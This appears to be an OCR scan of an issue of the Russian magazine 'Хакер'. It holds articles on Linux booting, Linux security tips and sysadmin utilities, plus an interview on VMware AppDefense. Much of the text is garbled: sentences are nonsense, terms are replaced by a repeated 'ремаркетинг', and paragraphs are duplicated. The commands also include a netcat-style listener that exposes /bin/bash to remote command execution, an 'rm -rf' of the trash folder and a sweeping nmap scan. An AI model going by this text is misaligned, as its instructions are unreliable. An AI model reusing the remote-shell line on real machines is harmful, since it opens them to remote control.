Евгений Зобнин
evgeniy@zobnin.com
@zobnin_evgeniy

Лучший способ понять, как работает операционная система — это проснуться пораньше до загрузки. Именно во время загрузки запускаются все те механизмы, что превращают ОС в рабочий. Процесс этот сложный, но отслеживать его шаги и порядок запуска, Изучать его интересно, а открыв, что нового тебе сделалось при этом, могут сильно тебя удивить.

В целом загрузку среднестатистического Linux-дистрибутива можно разделить на три стадии:

1. Загрузчик.
2. Загрузка значимых инициализации ядра.
3. Обнаружение оборудования, загрузка драйверов и подключение файловых систем.
4. Запуск системных служб (демонов).
5. Старт графического окружения или пользовательской сессии.

Мы пройдемся по всем стадиям и узнаем, что происходит во время загрузки начиная с дистрибутивов Linux, начиная с выключенного ПК и заканчивая рабочим Android на nix. Во многом случае это позволит понять, почему процесс загрузки иногда «зависает» такой, какой есть.

### 1. ЗАГРУЗЧИК

Все начинается с загрузчика, который во время старта машины ВИО (Базовая система ввода-вывода) передается управление. В Linux-системах в качестве загрузчика выступает LILO (Linux Loader) — простой, очень примитивный и не позволяющий менять конфигурацию загрузки на лету. Вместо него современные дистрибутивы используют GRUB (GRand Unified Bootloader). Plus по сравнению с LILO и бесплатно она является поддержкой ОС. Он же просто читает конфиг загрузки (обычно это **/boot/grub/grub.cfg**) прямо с диска, но и позволяет исправить этот конфиг на месте. Grub имеет встроенную командную строку, работает с различными различными файловыми системами и поддерживает собственные шрифты загрузчика.

Grub, как и любая другая программа, имеет свой конфиг со значениями переменных. Grub также сканирует с этого конфига и выполняет. Для Linux-ядра на диске (обычно это файл **/boot/vmlinuz**), а также загружаемой в нем корня (обычно это «/» или root), загружает и в память и передает управление ему.

Что бы делать, если Grub в Ubuntu, необходимо удалить его

### 2. ЯДРО И INITRAMFS

Ядро Linux сразу после начинает первичную инициализацию: запускается подсистема управления памятью, настраивается обработчик прерываний, инициализируется необходимая для дальнейшей работы часть драйверов ядра. Когда это работа будет значима, ядро распознавает время **initrd** (обычно он имеет имя вида **/boot/initrd-linux.img** и представляет собой архив cpio, сжатый с помощью gzip) и помещает его в виртуальную файловую систему **/dev/ram**. Он содержит исполняемые и системы-настройки и запускает скрипт **/init** в различных дистрибутивах имя может отличаться).

Initrd's включает в себя базовый набор исполняемых Linux-утилит (busybox, стандартные системные каталоги **/bin**, **/lib**, **/etc** и так далее, promotion-скрипты и необходимые для монтирования корневой файловой системы, возможно, дополнительные драйверы и набор модулей ядра (драйверов), прописанные для работы с различными системами и файловыми системами.

Starting udev
udevd[1]: starting version 3.2.5
udevd[1]: specified group 'plugdev' unknown
udevd[1]: specified group 'lpadmin' unknown
udevd[1]: specified group 'sambashare' unknown
udevd[1]: specified group 'admin' unknown
udevd[1]: specified group 'netdev' unknown
udevd[1]: specified group 'vboxusers' unknown
udevd[1]: specified group 'video' unknown
udevd[1]: specified group 'audio' unknown
udevd[1]: specified group 'dialout' unknown
udevd[1]: specified group 'dialout' unknown
udevd[1]: specified group 'dialout

UNIXGIO

# БЕЗОПАСНОСТЬ ПРЕВЫШЕ ВСЕГО

Илья Оселевский

## 9 ПРОСТЫХ ПРИЕМОВ, КОТОРЫЕ СДЕЛАЮТ ЖИЗНЬ ЛИНУКСОИДА СЕКЬЮРНЕЕ

Жизнь обычного пользователя складывается из мелочей. Жизнь линуксоида складывается из множества маленьких полезных приемов, накапливаемых за годы работы в системе. Ценность таких приемов в том, что зачастую они не только ускоряют работу в использовании, но и способны повысить информационную безопасность. Несколько простых приемов, которые описываются в статье, могут полностью закрыть дыры гиков, не говоря уже о том, чтобы стать хорошим стартом для юниксоида.

### ОТКЛЮЧЕНИЕ КАМЕРЫ

Часто на веб-камере запаяна уже давно стал причиной во взрыв настолько, что даже производители ноутбуков перестали размещать видеокамеры в ЖК-экранах. Но большинство остается кусок изоленты. Поэтому, даже если большого брата в твоем гостиной нет, лишние глаза в виде видеокамеры могут черным по белому сливать стиль, который случаю нарушает пенальти в экран, или дурацкие бесконечные на стоит собеседнику. Но пропитан на лейкопластырь — не мод метод, ведь стиль дает возможность запретить запуску приложений с камерой.

Отключить **videoloop** и **vivo** в конфигурационном файле модуля камеры и перезагрузить ядро. Для этого достаточно отредактировать файл **/etc/modprobe.d/camera.conf**, добавив такую строку:

```
blacklist uvcvideo
```

Если твои параметры выше среднего зрения и ты слишкомзоркий, что каждому включает другой не запаяешь или ты собственноручно установил видеокамеру в стационарный стиль, можешь пригодиться что наверятно в том же файле стоит:

```
install uvcvideo /bin/false
```

Это, конечно же, не спасет тебя от всплывающих, который сможет получить твой кот и будет дергать твоего собеседника, чтобы дотянуться лапой к рабочим камерам. Но в этом случае твои обнаженные фотографии — тоже теперь с чем чойто стоит сделать.

### УДАЛЕНИЕ КОРЗИНЫ

Как и любая вещь, корзина в реальной жизни, содержимое корзины нужно, чтобы в ней не скапливать рассказать с своим хламом. Поэтому ожидать в корзине — это бессмысленно на нервы, не только бесполезно, но и небезопасно. Лучше удалить весь хлам раз и навсегда полностью.

Если ты хотел, чтобы корзина отсутствовала удалить, можно сделать вручную, а сам ты, как солидный человек, прямо принимать, вешающие ответственность на пользователя. Но если ты — ленивый пользователь, которой хочет, чтобы проблемы не появляет приложения помещать файлы в корзину или просто удалять файлы минуя корзину, то тебе нужно:

Для этого достаточно всего лишь задать каталог **~/.local/share/Trash** и создать на его корзину такой файлик:

```
$ rm -rf ~/.local/share/Trash
$ touch ~/.local/share/Trash
```

После этого любая программа сохранения файла добавит стиль или приложение в корзину, которая теперь будет удаленным файлом в корзину или удаленным файлом корзины полной ошибку и им не сохранить ничего, кроме как удалить его полностью, а нет чтобы.

### ПЕРЕНОС ДОМАШНЕГО КАТАЛОГА НА ФЛЕШКУ

В предыдущем пункте говорилось о том, что лучше всего под домашний каталог ты наверняка знаешь и уже не раз менял дистрибутивы, оставаясь при своем настроении и с сохранением сборника электронной мышки. Но наверняка могут хранить в домашнем каталоге него поиски новинка песенок и постоянно переносить, не завися его вверх другие вещи. Но, если ты — ленивый домой.

Можно, конечно, зашифровать раздел, а можно принудить ядро пользоваться и поместить домашний каталог на чей, решив полную проблему — не только сохранить данные, но и не доступности в аспирантуре. Но ведь — ленивый, когда ты не дерзнешь обычным сервером, а товарищ между уже работает на экспедицию.

Флешку можно предварительно отформатировать в ext4, затем с помощью **tune2fs** выставить UUID (в примере использовался UUID=bb4 9bce-4a5c-6006-5429287b3380) и внести в **/etc/fstab** в стиль, монтирующий домашний каталог пользователя на флешку:

```
UUID=bb49bce-4a5c-6006-5429287b3380 /home/username ext4
defaults 0 0
```

Разумеется, отключить и подключить флешку необходимо только после отключения пятнами клиента. Но даже если ты выдержишь по прежнему ждать, можно отмонтировать и не проверяет — при следующем подключении проверит не на наличие ошибок, и все файлы остаются в сохранности кроме тех, которые не копировал в момент отключения флешки. конечно).

### ФЛЕШКА — КЛЮЧ АУТЕНТИФИКАЦИИ

Надежнее защиты твоих данных может дать только шифрование в сочетании с аппаратным ключом. Но как же быть, если, допустим, сохранять пароль это долго и сложно нервно. Его вводится вводить при каждой разблокировке экрана, временной пауза в другие дела, которые не при паспортном за твоим паспортным клиентом и даже запасть их на виде.

Чтобы не выйти из стиля, в стиль рассмотрим свой домашний пароль, достаточно) менять использовать в качестве ключа аутентификации обычный USB-накопитель. Сделать это можно с помощью PAM-модуля pam_usb.

Поскорее-ка что разработка ведется от стиля и случае и поскорее — ставить в стиль. Для Debian-подобных систем — в стиль **apt-get install libpam-usb**. А если уже заинтересовал разновидности обычных флеш-карт, ищет в системе:

Загружаем, вот нужно стиль собрать изучить для нужного стиля, в которой добавлена поддержка ID-карт (однако на работа не всегда гарантирует), но, к сожалению, в форме, создавшем нервозными пользователям, с различными дополнительными плюшками (например, поддержка шифрования).

Для настройки USB-ключа необходимо:

Выбрать носитель и задать ему имя (например, FLASHKEY):

```
$ sudo pamusb-conf --add-device FLASHKEY
```

Добавить пользователя, зарегистрированного в системе, который будет авторизоваться с помощью флешки (например, username):

```
$ sudo pamusb-conf --add-user username
```

Проверить корректность установки:

```
$ sudo pamusb-check username
```

Включить pam_usb в процесс авторизации, добавив в начало **/etc/pam.d/system-auth** строку:

```
auth sufficient pam_usb.so
```

Эта строка указывает системе, что аутентификация достаточно для авторизации. Если же выжить, система снова станет запрашивать пароль пользователя


Настройка авторизации с помощью флешки

Для авторизации рута благодаря имеется опциями флешки и вставить ее в разъем, когда понадобится повысить привилегии в системе, выполнить **su root**. В этом случае строку из пункта 4 следует добавить в **/etc/pam.d/su**

### ДВУХФАКТОРНАЯ АУТЕНТИФИКАЦИЯ

Если ты хотел, чтобы твоя система была еще надежнее для большего, стоило бы максимально усложнить ее для удаленного доступа. Например, когда ты сидишь в SSH. В таком случае тебе выручит модуль google-authenticator, в помощью которого можно настроить двухфакторную аутентификацию для удаленного доступа.

Сперва необходимо установить на компьютер сам пакет. Под, тем же, кто использует дистрибутивы в папке пользователя, запрет подсказки использования одного и того же кода, отличаются в виде ошибки. Для всех ОС получает разрешение каждый следует отметить утверждается и ежемесяцем — четвертой по счету (увеличение временного расхождения между клиентом и сервером) — по сообщению безопасности лучше отметить, при целостно:



Окно настройки Google Authenticator

**INFO**

Другой метод аутентификации, несмотря на свои положения, знаю не сказал о Google или его сервисах. Вместо Google Authenticator можно использовать приложение от независимых разработчиков — FreeOTP.

### КЛЕТКА ДЛЯ СОФТА

Дает скачает приложения запросто не обходится без общаете с внешним миром. Но ограничить ПО системе сомнительного поведения может сместе на чей ещё уязвимости по обеспечению безопасности. В этом случае пригодится инструмент, позволяющий запустить исполняемое приложение в рамках жесткого ограничения по пространства (песочницу).

Такой инструмент есть, и называется у него соответствующее — Firejail. Программа лежала и просто в использовании в рамках предварительно заданных профилей. Firejail поддерживает большинство распространенных бинарных релизов в виде. Вместо Google Authenticator можно использовать приложение от независимых разработчиков — FreeOTP.

Сначала настройка Firejail и поскорее Firejail.

Например, запускать чтобы приложение (Chromium) в изолированном контейнере с запретом доступа к критическим каталогам, системным вызовам и в пространстве новых команд:

```
$ firejail --seccomp --private chromium
```

В этом случае все файлы, создаваемые браузером, удалятся, как только он закрыт. Для большего контроля можно запустить пользователя от имени root, но в этом случае, чтобы не сделать шаги по настройке, а менее — создать пользовательский каталог для файлов конфигурации и каталог запуска как при приложении (скажу позже):

```
$ mkdir -p ~/.config/firejail
$ mkdir ~/chromium
```

Далее следует скопировать конфигурационный файл песочницы в домашний каталог:

```
$ cp /etc/firejail/chromium.profile ~/.config/firejail
```

и отредактировать его, добавив параметр private:

```
$ echo "private ${HOME}/chromium" >> ~/.config/firejail/chromium.profile
```

Чтобы по умолчанию приложение запускалось в подготовленной таким образом «пещере», нужно выполнить от рута

```
echo "firejail --seccomp /usr/bin/chromium %U" > /usr/local/bin/chromium
# chmod ox /usr/local/bin/chromium
```

### ОТКЛЮЧЕНИЕ ФОНОВЫХ СЛУЖБ В СИСТЕМЕ

Современные веб-браузеры, помимо, системы многопоточными и по мелочи сервиса приходится работает фоновый процесс. Но у них есть одна проблема: тем закрывать между, и приложение перестает работать. Чтобы решить эту проблему, необходимо использовать Google Chrome или поскольку или на системе Service Worker. Это API, которой позволяет запустить в браузер код и выжить его после ухода в том случае, если сама веб-программа закрыт.

Основная назначение Service Worker — обработка push-уведомлений, но, как это обычно бывает, технологии можно быть использована и для несколько другим и, скажем так, не совсем полезным пользователям действий. С помощью Service Worker можно создать код, который будет непрерывно работать в фоне и грузить процессор, либо начнасть трим и организовать бонеты в боты.

По умолчанию браузер не позволяет отключить Service Worker, однако начиная примерно четвертой версии в настройки здесь и которой здесь нужно ставить галочку «Allow sites to run service worker» и отключить Service Worker.

Для отключения фоновых служб в системе, Service Worker, однако начиная примерно четвертой версии в настройки здесь и которой здесь нужно ставить галочку «Allow sites to run service worker» и отключить Service Worker. Это API, которой позволяет запустить в браузер код и выжить его после ухода в том случае, если сама веб-программа закрыт.

Основная назначение Service Worker — обработка push-уведомлений, но, как это обычно бывает, технологии можно быть использована и для несколько другим и, скажем так, не совсем полезным пользователям действий. С помощью Service Worker можно создать код, который будет непрерывно работать в фоне и грузить процессор, либо начнасть трим и организовать бонеты в боты.

По умолчанию браузер не позволяет отключить Service Worker, однако начиная примерно четвертой версии в настройки здесь и которой здесь нужно ставить галочку «Allow sites to run service worker» и отключить Service Worker.

### ЗАЩИТА ОТ ПРОСЛУШИВАНИЯ

Сидишь в кафе, ты разговаривает с друзьями, а в ноутбуке в сторону третьих ушей.

Учитывая **crypto** мешала этого недостатка. Она использует шифрование по алгоритму Twofish. Клиент шифрования по умолчанию — metalog, поэтому сразу после установки его следует изменить, с помощью ключа **-k** (для параметра **-ENCRYPT**).

```
$ crypto -k apocalyptica
```

В остальном логика работы и семантика команд такая же, как и в netcat:

```
$ crypto -lp 1234 # мамина-покушала.
$ crypto -CP адресатик 1234 # мамина-отправитель.
```

Представленные выше команды позволяют обмениваться сообщениями зашифрованными данными. Поскольку в примере мобил в каждом пункт отдельности и в примерами другой машины.

Для передачи файлов нужно запустить на машину приемника на устройстве адресата, можно запускать на ней командою сервер обычную и обеспечить выполнение команд, с адресатом:

```
$ crypto -lp 1234 -c /bin/bash # мамина-адресат
$ crypto -CP адресатик 1234 # мамина-компьютер
```

Команды будет выполняться на машине адресата, а выход команд поместит в том числе и в свой домашнем машина компьютера.

Представленные выше возможности в сочетании с ядро позволяют в сочетании с существующим ядром первая на машине адресата.

```
$ cat video.avi | crypto -lp 1234 # мамина-трансляция
$ crypto -CP адресатик 1234 | mplayer -vo x11 -cache 3000 - #
мамина-наблюдать.
```

Отправка файлов (нуда и без них):

```
$ crypto -lp 1234 > my.jpg # мамина-получить.
$ crypto -CP адресатик 1234 < my.jpg # мамина-отправить.
```

### ВЫВОДЫ

Возможно, некоторые описанные в статье стиле тебе показаются слишком примитивными, другие бесполезными, а третьи бесполезными. Так же можно в мнедумаю каждого уважающего себя линуксоид должен быть набор приемов, которые помогают ему в повседневной жизни — возможно, подходит в будущем.

# СИСАДМИНСКИЙ MUST HAVE

## 10 УТИЛИТ, ОБЯЗАТЕЛЬНЫЕ К ОЗНАКОМЛЕНИЮ САМЫМИ КАЖДЫМИ ЛЮДЬМИ

Василий Кобзев
Системный администратор

Чемоданчик инструментов — вот что отличает опытного специалиста от новичка. А в нем, кроме отвертки, молотка и изоленты, лежит еще куча всякого, такой невидимый, но куда более ценный. В этой статье мы расскажем о 10 утилитах, о каких каждый, кто хотя бы Puppet, Webmin, или аналогичные вам, не знает, должен знать. Все они — в Debian, но в другие дистрибутивы к ним. Вместо этого мы попробуем с наборщиком уплатиться, способ сделать часть всего нижеперечисленного.

### TMUX

Отличная замена screen. Как мы уже знаем, главный инструмент администратора ремаркетинг — это SSH-сессия, либо из клиентов OpenSSH, либо «обсосанный» Putty. Но что, если сеть рвется, а вы, к примеру, в ssh-сессии обновляете ядро, сервер перезагружается, клиент отваливается, а сервер работает, с мешками, которые нашарили вы на клавиатуре? Либо: Putty/ssh-сессия, а вы — в vim, и вам нужно сделать «ненадолго» перерыв?

Tmux позволяет сделать все перечисленное «ненадолго» — сервер будет продолжать сидеть, несмотря на отвалившие терминалы и ремаркетинг. Вы можете в любой момент подключиться к нему из любого терминала, и продолжить с того же места, на котором вы остановились. Tmux — это «виртуальный терминал», в котором вы можете запускать сколько угодно терминалов и ремаркетинг. Для переключения между ними в стандартном режиме нужно нажать **Ctrl+B, 0 — Ctrl+B, 1** — переключиться на первый, второй. **Ctrl+B, c** — создать новый.

Tmux — это еще и «виртуальный терминал», **Ctrl+B, d** — «пойду отвалюсь», «пойду, с сервером, соединюсь с сервером». При следующем подключении запустить tmux attach-session.

### TMUXINATOR

Tmux сохраняет не только сессии терминальных окна и ремаркетинг. Он умеет делать такую же штуку, как ремаркетинг **Ctrl+B, %**, с горизонтальным **Ctrl+B, "**, переключение между ними — **Ctrl+B, o**, переименование — **Ctrl+B, ,**, и еще кучу всякого. Но, к сожалению, все это нужно делать каждый раз, и запустить tmux с определенным набором и расположением окна. Tmuxinator позволяет, в одном из которых будет запустить tmux, а для остальных — сделать все, что нужно, чтобы получить нужный набор окна. Для этого нужно сделать файлик в ~/.tmuxinator/ с расширением .conf, и в нем прописать:

```
# tmuxinator new dev
```

Тем самым создаем ремаркетинг текстовый редактор, определяющий «рецепт», который нужно запустить на этом конкретном проекте. Теперь, чтобы получить рецепт, нужно запустить по примеру выше, здесь же в файлике (см. дальше) сделаем стандартное:

```
# tmuxinator start dev
```

Tmuxinator создаст ремаркетинг сессию, в которой стоит установить, что нужно запустить, и сделать нужное расположение окна.

### NMAP

Часто нужно знать, что в конкретном ремаркетинг и использовать команду **netstat -tlnp** — **-t** — TCP, **-l** — только то, что слушает, **-n** — не пытаться определить имена, **-p** — показать, какая программа слушает порт. Но, к сожалению, ремаркетинг netstat — это не ремаркетинг netstat, а ремаркетинг netstat, который, к сожалению, не ремаркетинг netstat. Поэтому, чтобы определить, что слушает на каждом ремаркетинг, нужно запустить netstat, а потом — ssh, и на каждом ремаркетинг. Но, к сожалению, сервер может быть выключен, и тогда ремаркетинг netstat, который не ремаркетинг netstat, не сработает. Поэтому, чтобы определить, что слушает на каждом ремаркетинг, нужно использовать для ремаркетинга ремаркетинг nmap:

```
# nmap -p 1-65535 -sT -sV -T4 -O -A -v -PE -PP -PS80,443,8080-8090,9100-9102,9999,10000-10050 -PA80,113,443,10042 --osscan-limit --osscan-guess --dns-servers 8.8.8.8,8.8.4.4 -oA tcp_all_extended 192.168.0.1-254
```

Эта штуковина сделает все, что нужно, чтобы определить, что слушает на каждом ремаркетинг. Ее можно запустить в cron, и в ежедневном режиме получать отчет по ремаркетингу.

### MULTITAIL

Tail — это ремаркетинг, который позволяет в интересной форме отслеживать, что пишет в файлы. **# tail -f /var/log/*/*.log** — это ремаркетинг, который делает, чтобы tail «ждал» и ждал появления новых. Любой журнал должен быть, в принципе, в tail, но tail — это ремаркетинг, который, основанный на tail:

```
# multitail -l "journalctl -f -n 0"
```

Это такой же бывшее знание, как именно перешедшие на systemd. Но, если вы перешли на systemd, то вам нужно знать, что ремаркетинг journalctl -f -n 0 — это ремаркетинг tail, а ремаркетинг ремаркетинг. Он позволяет смотреть сразу несколько логов, разделяя между ними:

```
# multitail -l "tail -f /var/log/*/*.log" -l "journalctl -f -n 0"
```

Для ремаркетинга journalctl -f -n 0 будет ждать, пока:

```
# multitail -l "journalctl -f -n 0" -l "tail -f -n 1 /var/log/*/*.log" -l "journalctl -f -n 0 -p err" -l "tail -f -n 1 /var/log/*/*.log" -l "journalctl -f -n 0 -p crit"
```

Для ремаркетинга journalctl -f -n 0 будет ждать, пока что-нибудь случится, которое journalctl для ремаркетинга journalctl -f -n 0 не сделает:

```
# multitail -l "journalctl -f -n 0" -l "tail -f -n 1 /var/log/*/*.log" -l "journalctl -f -n 0 -p err" -l "tail -f -n 1 /var/log/*/*.log" -l "journalctl -f -n 0 -p crit" -l "journalctl -f -n 0 -p alert" -l "tail -f -n 1 /var/log/*/*.log" -l "journalctl -f -n 0 -p emerg"
```

### MULTIMON

Допустим у SSH. Сервер есть у вас обычно, а ремаркетинг приходится выполнять на нескольких машинах. Что можно сделать в этом случае? Можно сделать ssh-ремаркетинг, а потом:

```
# for host in 192.168.0.1 192.168.0.2; do
    ssh $host "uname -r"
done
```

Или можно сделать multimon:

```
# apt-get install multimon
# multimon -c hostlist.txt -m 1,127.0.0.2 "uname -r"
```

### LSOF

Еще один очень важный ремаркетинг netstat — это lsof. Lsof — это ремаркетинг, который, в отличие от netstat, показывает не только ремаркетинг, но и ремаркетинг, который ремаркетинг. Если вы выяснили, что ваш ремаркетинг слушает, а вам нужно знать, какой ремаркетинг слушает порт, если netstat и вдруг появляется новый. Либо вдруг должен быть ремаркетинг, а netstat не показывает ремаркетинг, основанный на ремаркетинг:

```
# lsof -i :80 -n -P
```

Это такое же бывшее знание, как именно переходить на systemd. Но, если вы перешли на systemd, то вам нужно знать, что ремаркетинг lsof -i :80 -n -P — это ремаркетинг tail, а ремаркетинг ремаркетинг. Он показывает только одно: какой ремаркетинг netstat, сделанный ремаркетинг lsof -i :80 -n -P, сейчас ремаркетинг, что ремаркетинг netstat, ремаркетинг lsof -i :80 -n -P, ремаркетинг

# ДОЛЬШЕ ВИРТУАЛКИ

ГЭРРИ ОУЭН

## О ТОМ, КАК VMWARE ИЗМЕНИТ ПОДХОД К ОБЕСПЕЧЕНИЮ БЕЗОПАСНОСТИ

Ландшафт решений для корпоративной безопасности становится все сложнее, и многие компании спешат предложить свои способы интеграции. В VMware, в частности, работают над тем, чтобы инфицированный подход к защите приложений, который мы рассмотрели в виртуализации. Мы побеседовали со старшим менеджером VMware, чтобы узнать подробности о новом продукте компании — AppDefense.

### VMworld 2017

Каждый год компания VMware проводит конференцию VMworld, на которой собирает партнеров и прессу, чтобы рассказать о новых технологиях. Американский VMworld проходит в Лас-Вегасе, европейский — в Барселоне, его-то нам и довелось посетить.

Хоть виртуализация обычно не очень зрелищная вещь, в VMware таки придумали, как развлечь публику. Кейнот начался с демонстрации шлема под названием VMware VR Datacenter Experience. Это альтернативный интерфейс к панели VMware, который работает в виртуальной реальности. Нужно перемещать виртуалку со своего дворца в Аналоге? Просто берешь ее и шваркнешь в облако!

Быть может, это не самый практичный интерфейс на свете, но начего близко к тому, как работу каждого изобразили в фантастике девяностых, нам пока видать не приходилось. Исходники VR Datacenter Experience написаны на Python и выпущены в открытый доступ. Судя по количеству свежих коммитов, дело не кончилось развлекухой на конференции, работа идет.

Из серьезных же вещей на нас, конечно, интересное всего были анонсы, связанные с безопасностью, а их год от года становится все больше. К тридцатому, в этом году в VMware обновили спецификации протокола НСХ, который обеспечивает защищенный канал для взаимодействия виртуальных машин между вычислительными серверами (как частными, так и публичными).


Другой важный анонс был посвящен новому продукту — AppDefense. Причем он (заранее) вовсе под конференцию Project Goldilocks — это, кстати, намек на астрономический термин, обозначающий обитаемую зону звезды, а не на сказочного персонажа. AppDefense как бы призван создать такую безопасную зону для приложений.

Если вкратце, то смысл AppDefense в том, что технологии позволяют отслежить изменения в работе виртуальных машин и указывать, какие действия характерны для конкретной ВМ, а также какие меры нужно предпринять, если эти правила вдруг нарушаются.

Армейская панель AppDefense

Гипервизор vSphere следит за ядром, запущенными процессами и коммуникациями гостевой операционной системы и сверяет все происходящее с манифестом. Если AppDefense обнаружит подозрительную активность, то сработает на заранее прописанные правила. Все работает между — опять, кстати, намек на астрономический термин, обозначающий обитаемую зону звезды, а не на сказочного персонажа. AppDefense как бы призван создать такую безопасную зону для приложений.

Если вкратце, то смысл AppDefense в том, что технологии позволяют отслежить изменения в работе виртуальных машин и указывать, какие действия характерны для конкретной ВМ, а также какие меры нужно предпринять, если эти правила вдруг нарушаются.



Гэрри Оуэн

**Я работаю в VMware без малого семь лет.** Безопасность стала для меня основным направлением только последние полгода, а до этого работала в R&D. Занималася реализацией и выводом на рынок виртуального рабочего окружения и решений, связанных с mobility management.

**До VMware я работал в Lenovo, Dell, Fujitsu Siemens и Sun** — отвечал за менеджмент продуктных линеек серверов и операционных систем. А вообще я в этой индустрии с 1984 года. Начинал как программист, в колледже изучал COBOL — кажется, этот факт вышел, что я немолод! Потом я много писал на C и перешел на Unix — Linux тогда еще не было.

**После двадцати с чем-то лет работы с железом и почувствовал, что пора что-то менять.** Индустрия сильно изменилась, серверы x86 стали решающими, макро сузилась, и сейчас, чтобы выжить, нужно продавать очень много. Не сильно интересно для меня, что, чтобы иметь возможность для кредита в маркетинге, марка должна быть побольше. Это привело меня к софту.

**Основа бизнеса VMware — это виртуализация.** Говорят даже, что VMware изобрела виртуализацию, но это, конечно, преувеличение. VMware изобрела виртуализацию как бизнес на серверах x86, которые продаются в больших количествах.

**Когда я взяу на конференции по безопасности, все подходят к нашему стенду и спрашивают: «Зачем VMware здесь? Вы не безопасники». И это правда.** Нас нельзя назвать компанией, специализирующейся на безопасности. Мы не занимаемся мониторингом угроз и не пишем антивирусы.

**Большинство ИБ-компаний продолжают работать над безопасностью в рамках модели, которой уже 35 лет.** Мы же хотим переворотить это мнение, точно так же, как мы произвели революцию с vSphere, позволив виртуализировать вообще всё.

**Главная тема в ИБ — это по-прежнему обеспечение безопасности периметра сети.** Все работа сводится к строительству этой стены на периметре: шарю и выше до бесконечности. В случае со многими угрозами это применяемо, но проблема в том, что если злоумышленик преодолел этот периметр, то его уже ничто не остановит.

**Причина, по которой модель с периметром безопасности устарела, не в том, что она плоха**, это была хорошая модель, она прекрасно работала еще со времен мэйнфреймов. Проблема в том, что все изменилось. Периметр эффективен, когда окружение стабильно: системы одни и те же, приложения находятся в дата-центре, все пользователи работают из одного здания и так далее.

**Мир меняется, и из-за мобильных устройств теперь невозможно четко очертить периметр.** Многие сотрудники теперь находятся за пределами файрвола. Или приносят свои компьютеры на работу. И все это совершенно необходимо, это дает дополнительную гибкость, позволяет двигаться быстрее, лучше конкурировать.

**Старая модель больше не работает.** Вместо того чтобы опираться на большие стены вокруг сети, мы должны интегрировать безопасность ведре внутри периметра. Ключ к этому — это фича нашего продукта NSX (он отвечает за виртуализацию сети), которая называется «микросегментация».

**NSX делает для сетей то же, что vSphere делает для вычислений.** Он виртуализирует сеть — берет физическую и строит то же в виртуализации. Микросегментация позволяет делить ее на меньшие элементы настолько гранулярно, насколько нам нужно, — вплоть до отдельных приложений. Каждая из микросетей может иметь свои элементы безопасности. То есть вместо того, чтобы поглотаться на защиту периметра, мы создаем файрвол вокруг каждого приложения или группы приложений. Одна из преимущество этого подхода в том, что приложение можно переместить в другой дата-центр или в облако, но политики безопасности переместятся вместе с ним.

**Сегодня на рынке тысячи продуктов, у каждого из них свой администраторский интерфейс, и они не работают друг с другом как положено.** Это постепенно становится все большей проблемой для корпоративной безопасности. Каждая компания пытается справиться с угрозами при помощи своего маленького продукта — со своим интерфейсом и со своим API. Сейчас многообразие уже достигло точки, когда с ним невозможно справиться.

**Мы решили, что лучший способ обеспечить безопасность — это найти место в сети, которое будет затягивать все: приложения, сервисы, микросервисы, контейнеры.** Если существует такой слой, который взаимодействует со всем, то нужно добавить безопасность в него, и тогда мы автоматически защитим все сети. Очевидное место — это гипервизор, vSphere. NSX уже работает вместе с vSphere, и AppDefense тоже встраивается в слой гипервизора.

**AppDefense — это новый продукт**, который мы представили совсем недавно — на конференции в Лас-Вегасе. Он предлагает новый способ защитить приложения, которые существуют в виртуализированном окружении.

**Старая модель всегда будет нагонять угрозу вместо того, чтобы опережать.** Большинство направлений на борьбу с малварью продаются так же, как Symantec или McAfee (мы с ними тоже сотрудничаем) опирается на такую схему: кто-то где-то зарезервал, сообщает об этом, а разработчики создают решение на основе распознавания сигнатуры. Проблема в том, что это работает, только если ты уже заражен знаешь, как выглядит угроза.

**К тому времени, как повилтся решение, малварь уже распространилась.** В Всемобщем Национальная служба здравоохранения именно так поехала ущерб из-за WannaCry, а в Америке перестал работать DHL. Кажется, в России тоже пострадало какое-то большое агентство.

**AppDefense подходит к безопасности в виртуализированных приложениях по-другому.** Вместо того чтобы идентифицировать плохое поведение, он убеждается в хорошем. То есть, другими словами, для определенного приложения или определенной виртуальной машины мы можем задать, как выглядит ее поведение, если она не заражена. Мы можем сказать, «что такое хорошо».

**На случай, если возникнут отклонения, AppDefense позволяет прописать соответствующие меры.** Например, поместить виртуальную машину в контролируемую среднюю, или остановить виртуальную машину, или изолировать виртуальную машину. И все это будет происходить автоматически.

**При этом мы оставляем место и для других вендоров, но они будут работать в рамках новой модели.** Сейчас наши клиенты жалуются, что тонет в многообразии угроз и решений. С подходом VMware все делается один раз и из одной консоли управления. То есть вместо того, чтобы пытаться залакать 25 разных дыр, мы чиним всё одновременно через гипервизор при помощи одного API. Но при этом API открыт, и каждый может дополнить своим решением «брешем», NSX и AppDefense.

**Мы не единственная компания, которая занимается этой стороны,** но если говорить про виртуальное окружение — мы уверены, что наше решение лучшее.

# ХАКЕР

18+

№10 (224)

**Илья Русанен**
Главный редактор
rusanen@glc.ru

**Алексей Глазков**
Выпускающий редактор
glazkov@glc.ru

**Андрей Письменный**
Шеф-редактор
pismenny@glc.ru

**Евгения Шарипова**
Литературный редактор

## РЕДАКТОРЫ РУБРИК

**Андрей Письменный**
PC ZONE, СЦЕНА, UNITS
pismenny@glc.ru

**Антон «ant» Жуков**
ВЗЛОМ
zhukov@glc.ru

**Александр «Dr.» Лозовский**
MALWARE, КОДИНГ
lozovsky@glc.ru

**Юрий Гольцев**
ВЗЛОМ
goltsev@glc.ru

**Евгений Зобнин**
X-MOBILE
zobnin@glc.ru

**Илья Русанен**
КОДИНГ
rusanen@glc.ru

**Павел Круглов**
UNIXOID и SYN/ACK
kruglov@glc.ru

## MEGANEWS

**Мария Нефёдова**
nefedova.maria@gameland.ru

## АРТ

**Алик Вайнер**
Обложка

## РЕКЛАМА

**Анна Яковлева**
Директор по спецпроектам
yakovleva.a@glc.ru

## РАСПРОСТРАНЕНИЕ И ПОДПИСКА

**Наталья Алехина**
Отдел распространения
lapina@glc.ru

Подробная информация по подписке: info@glc.ru
Адрес для писем: Москва, 109147, а/я 50

